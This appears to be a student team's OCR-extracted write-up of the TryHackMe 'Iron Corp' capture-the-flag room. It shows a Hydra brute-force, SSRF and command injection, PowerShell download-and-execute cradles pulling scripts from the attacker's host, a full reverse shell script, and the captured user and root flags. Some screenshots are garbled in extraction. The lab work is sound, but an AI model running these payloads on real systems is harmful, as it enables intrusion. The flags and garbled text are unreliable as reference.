banana.txt enum4linux OP scan_allports shell2.jpeg.php Videos
christmas.zip hs_err_pid11718.log Pictures shell0.jpg.php shoppinglist.txt

(kali㉿kali)-[~]
$ hydra -L /home/kali/admin.txt -P /usr/share/wordlists/rockyou.txt.gz -s 11025 -f admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 08:05:18
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 922.00 tries/min, 922 tries in 00:01h, 14343477 to do in 259:17h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 08:07:11

(kali㉿kali)-[~]
$ 

```




Then, we successfully got into the page.




Iron Corp
 Can you get access to Iron Corp's system?
windows auth bruteForcing ssrf token impersonation
✓

It is related to SSRF(SERVER-Side request forgery)

We played with the url to see if there were any things that were interesting.



internal.ironcorp.me page showed that we did not have access to it. Yet, we know we can play with the url




Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.
If you think this is a server error, please contact the [webmaster](#).


Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


So we put this url into it



Then, we use dir command can we find out that we are able to see the Directory of E of the target machine



We use burpesuite to intercept the request from the website and send it to the repeater.



Initial FootHold

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: Burp Suite/ Listener

Process and Methodology and Attempts:

The screenshot shows the Burp Suite interface with the Repeater tab selected. A captured request is displayed in the Request pane:

```

1 GET /internal.ironcorp.me:11025/name.php?name=op|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Accept-Charset: utf-8,*;q=0.5
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12 S

```

The Response pane shows a file named "oooo.txt" from Notepad containing the payload:

```

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20
22http://10.18.31.190/shek19.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shek19.ps1%22
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shek19.ps1

powershell.exe -c iex(New-Object
System.Net.WebClient).DownloadString("http://10.18.31.190/shek1.ps1");shek1.ps1 -c
10.18.31.190 -p 6666 -e cmd.exe

powershell.exe -c iex(new-object
net.webclient).downloadString('http://10.18.31.190/shek1.ps1')

ifconfig tun0 && python3 -m http.server 80
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20
22http://10.18.31.190/shek18.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shek18.ps1%22

$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while($($1 = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0);{$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $1);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([Text.Encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush();}$client.Close()

```

These are the url, reverse shell , etc we used to try to put the reverse shell into the target machine.

The screenshot shows the Burp Suite interface with the Decoder tab selected. A URL is pasted into the text area:

```

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.31.190/shek19.ps1%22

```


The URL is encoded as:

```

%69%96%69%74%65%67%26%69%61%6C%26%69%96%72%69%6E%63%65%67%72%70%26%6D%65%3A%31%31%30%32%35%2F%64%61%66%65%2E%70%68%67%3F%6A%61%66%65%3D%45%71%75%69%6E%6F%79%7C%70%6F%77%65%72%73%68%65%6C%92%66%59%78%65%25%32%30%77%67%65%74%25%22%3

```

We tried to put the url directly into it but then it didn't work, so we encoded it into the url and it worked nicely.



We tried to connect our reverse shell but it somehow is not working and these are the reverse shells written with different reverse shell script we found on google.

```

kali@kali: ~
└─(kali㉿kali)-[~]
$ ^[[200~ifconfig tun0 86 python3 -m http.server 80-
zsh: bad pattern: ^[[200~ifconfig

└─(kali㉿kali)-[~]
$ ifconfig tun0 86 python3 -m http.server 80
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.18.31.190 netmask 255.255.128.0 destination 10.18.31.190
        inet6 fe80::4c9e:2de7:7c2d:350f prefixlen 64 scopeid 0x20<link>
          unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 296 bytes 132188 (129.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 339 bytes 49504 (48.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.154.123 - - [03/Aug/2022 00:25:14] "GET /shekl6.ps1 HTTP/1.1" 200 -
10.10.154.123 - - [03/Aug/2022 00:28:47] "GET /shekl8.ps1 HTTP/1.1" 200 -
10.10.154.123 - - [03/Aug/2022 00:50:21] "GET /shekl9.ps1 HTTP/1.1" 200 -

```

We used ifconfig tun0 \$\$ python3 -m http.server 80 command to help download the reverse shell to the target machine from our server

```

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%
22http://10.18.31.190/shekl9.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shekl9.ps1%22

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shekl9.ps1

powershell.exe -c iex(New-Object
[System.Net.WebClient]).DownloadString('http://10.18.31.190/shekl.ps1');shekl.ps1 -c
10.18.31.190 -p 6666 -e cmd.exe

powershell.exe -c iex(new-object
net.webclient).doenloadstring('http://10.18.31.190/shekl.ps1')

ifconfig tun0 && python3 -m http.server 80

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%
22http://10.18.31.190/shekl8.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shekl8.ps1%22

$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()

```

The first and sixth are the same, it is url to put our reverse shell into the target machine. The second url is to trigger the reverse shell. The third and the fourth are other ways we tried but failed. The fifth line is the command we used to help download our reserve shell into the target machine. The final one is the script for the reverse shell that we got from github.

```
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options Useroptions Learn
1 x 2 x 3 x 4 x 5 x ...
Send Cancel < > >

Request
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

1 GET /?r=16596674517267266e616c2e69726f6e636f6725702e16d653a313130323952f6e616d6592e701697053
17766e616d6593d45971175169f6e6f7897c170f6f771659726739169f6592c12e6597695293302e2f17969f65
8086c13952e570973931 HTTP/1.1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.100 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate
14 Authorization: Basic YWRtaW46GFzc3dwcQxMjHw
15 Connection: close
16 Upgrade-Insecure-Requests: 1
17 Cache-Control: max-age=0
18
19
20
```



```
Response
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

1 HTTP/1.1 200 OK
2 Date: Wed, 08 Aug 2022 04:53:25 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Content-Type: text/html
7 Content-Language: en-US
8 Content-Transfer-Encoding: binary
9
10 <html>
11   <head>
12     <link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXeLeMSTt0jOXFfgvdP8IYnE9_t45PpAiJNvHfTqnKkL
13       <script>
14         <title>
15           <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
16           <STYLE>
17             body {
18               background:url(images/head.jpg);
19               background-size:100%700px;
20               background-repeat:no-repeat;
21               font-family:Tahoma;
22               color:white;
23             }
24             .side-panel {
25               position: absolute;
26               border: 1px solid black;
27               border-radius: 10px;
28               width:200px;
29               padding: 5px 10px;
30               margin: 0px;
31               -webkit-border-radius: 0px;
32               -moz-border-radius: 0px;
33               border-radius: 0px;
34               border-bottom: 1px solid black;
35               border-top: 1px solid black;
36               color:white;
37               font-size:20px;
38               font-family:Georgia,serif;
39               text-decoration:none;
40               vertical-align:left;
41             align:left;
```

After so many tries, we managed to get the connection with our reverse shell.

Horizontal Privilege Escalation

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: -

Process and Methodology and Attempts:

We changed directory E which is the original one to directory C to look for the user.txt and root.txt. After that, we look through the user list.

```
Directory: C:\

Mode LastWriteTime Length Name
d----- 4/11/2020 11:27 AM    inetpub
d----- 4/11/2020  8:11 AM    IObit
d----- 4/11/2020 12:45 PM    PerfLogs
d-r--- 4/13/2020 11:18 AM    Program Files
d----- 4/11/2020 10:42 AM    Program Files (x86)
d-r--- 4/11/2020  4:41 AM    Users
d----- 4/13/2020 11:28 AM    Windows

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
cd /Users
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Directory: C:\Users

Mode LastWriteTime Length Name
d----- 4/11/2020  4:41 AM    Admin
d----- 4/11/2020 11:07 AM    Administrator
d----- 4/11/2020 11:55 AM    Equinox
d-r--- 4/11/2020 10:34 AM    Public
d----- 4/11/2020 11:56 AM    Sunlight
d----- 4/11/2020 11:53 AM    SuperAdmin
d----- 4/11/2020  3:00 AM    TEMP

cd/Administrator
cd /Administrator
ls

Directory: C:\Users

Mode LastWriteTime Length Name
d----- 4/11/2020  4:41 AM    Admin
d----- 4/11/2020 11:07 AM    Administrator
d----- 4/11/2020 11:55 AM    Equinox
d-r--- 4/11/2020 10:34 AM    Public
d----- 4/11/2020 11:56 AM    Sunlight
d----- 4/11/2020 11:53 AM    SuperAdmin
d----- 4/11/2020  3:00 AM    TEMP
```

At Administrator\Desktop we finally found our first flag which is the user flag.

```

Directory: C:\Users\Administrator

Mode LastWriteTime Length Name
-- 4/12/2020 1:27 AM Contacts
d-r--- 4/12/2020 1:27 AM Desktop
d-r--- 4/12/2020 1:27 AM Documents
d-r--- 4/12/2020 1:27 AM Downloads
d-r--- 4/12/2020 1:27 AM Favorites
d-r--- 4/12/2020 1:27 AM Links
d-r--- 4/12/2020 1:27 AM Music
d-r--- 4/12/2020 1:27 AM Pictures
d-r--- 4/12/2020 1:27 AM Saved Games
d-r--- 4/12/2020 1:27 AM Searches
d-r--- 4/12/2020 1:27 AM Videos

Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
cd Desktop
ls

Directory: C:\Users\Administrator\Desktop

Mode LastWriteTime Length Name
-- 3/28/2020 12:39 PM 37 user.txt

cat user.tct
cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
cd /Users
ls

Directory: C:\Users

Mode LastWriteTime Length Name
-- 4/11/2020 4:41 AM Admin
d--- 4/11/2020 11:07 AM Administrator
d--- 4/11/2020 11:55 AM Equinox
d-r--- 4/11/2020 10:34 AM Public
d--- 4/11/2020 11:56 AM Sunlight
d--- 4/11/2020 11:53 AM SuperAdmin
d--- 4/11/2020 3:00 AM TEMP

```

Root Privilege Escalation

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: -

Process and Methodology and Attempts:

After that, we changed to SuperAdmin and we tried to see what was in there but nothing appeared, the target machine seemed to be blocking access from us. After we did some research from Google, we know that the “get-acl” command can let us check for the permissions. So we decided to gamble it to read through the root.txt file since the root flag must be contained in a root.txt file. Finally, we won and we got the root flag.

```

Surp Project Repeater Repeater Help
cd SuperAdmin Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
ls x 2 x 3 x 4 x 5 x ...
ls /Users
ls /Users
Cancel < >
Request Directory: C:\Users
Mode LastWriteTime Length Name
d---- 4/11/2020 4:41 AM Admin
d---- 4/11/2020 11:07 AM Administrator
d---- 4/11/2020 11:55 AM Equinox
d-r--- 4/11/2020 10:34 AM Public
d---- 4/11/2020 11:56 AM Sunlight
d---- 4/11/2020 11:53 AM SuperAdmin
d---- 4/11/2020 3:00 AM TEMP
Connection: close
Upgrade-Insecure-Requests: 1
cd /Users ntre: max-age=0
get-acl c:\users\SuperAdmin | fl

Path : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner : NT AUTHORITY\SYSTEM
Group : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny FullControl
          S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl
Audit :
Sddl : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762
942
          9-287235700-1000)

type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>

```

The target machine seems to be blocking access from us. After we did some research from Google, we know that the “get-acl” command can let us check for the permissions. So we decided to gamble it to read through the root.txt file since the root flag must be contained in a root.txt file. Finally, we won and we got the root flag.

ID	Name	Contribution	Signatures
1211103024	Yap Jack	Did recon and Half of the writeup. Tried Developer's tools.	Jack
1211102425	Ang Hui Yee	Did recon and helped with writeup. Tried digging ports. Did all the editing.	YEE
1211101198	Fam YI Qi	Did initial foothold. Tried brute force 3 times.Help dickshen in doing reverse shell	yiqi
1211103978	Yong Dick Shen	Did Horizontal and Root Privilege Escalation.	Ds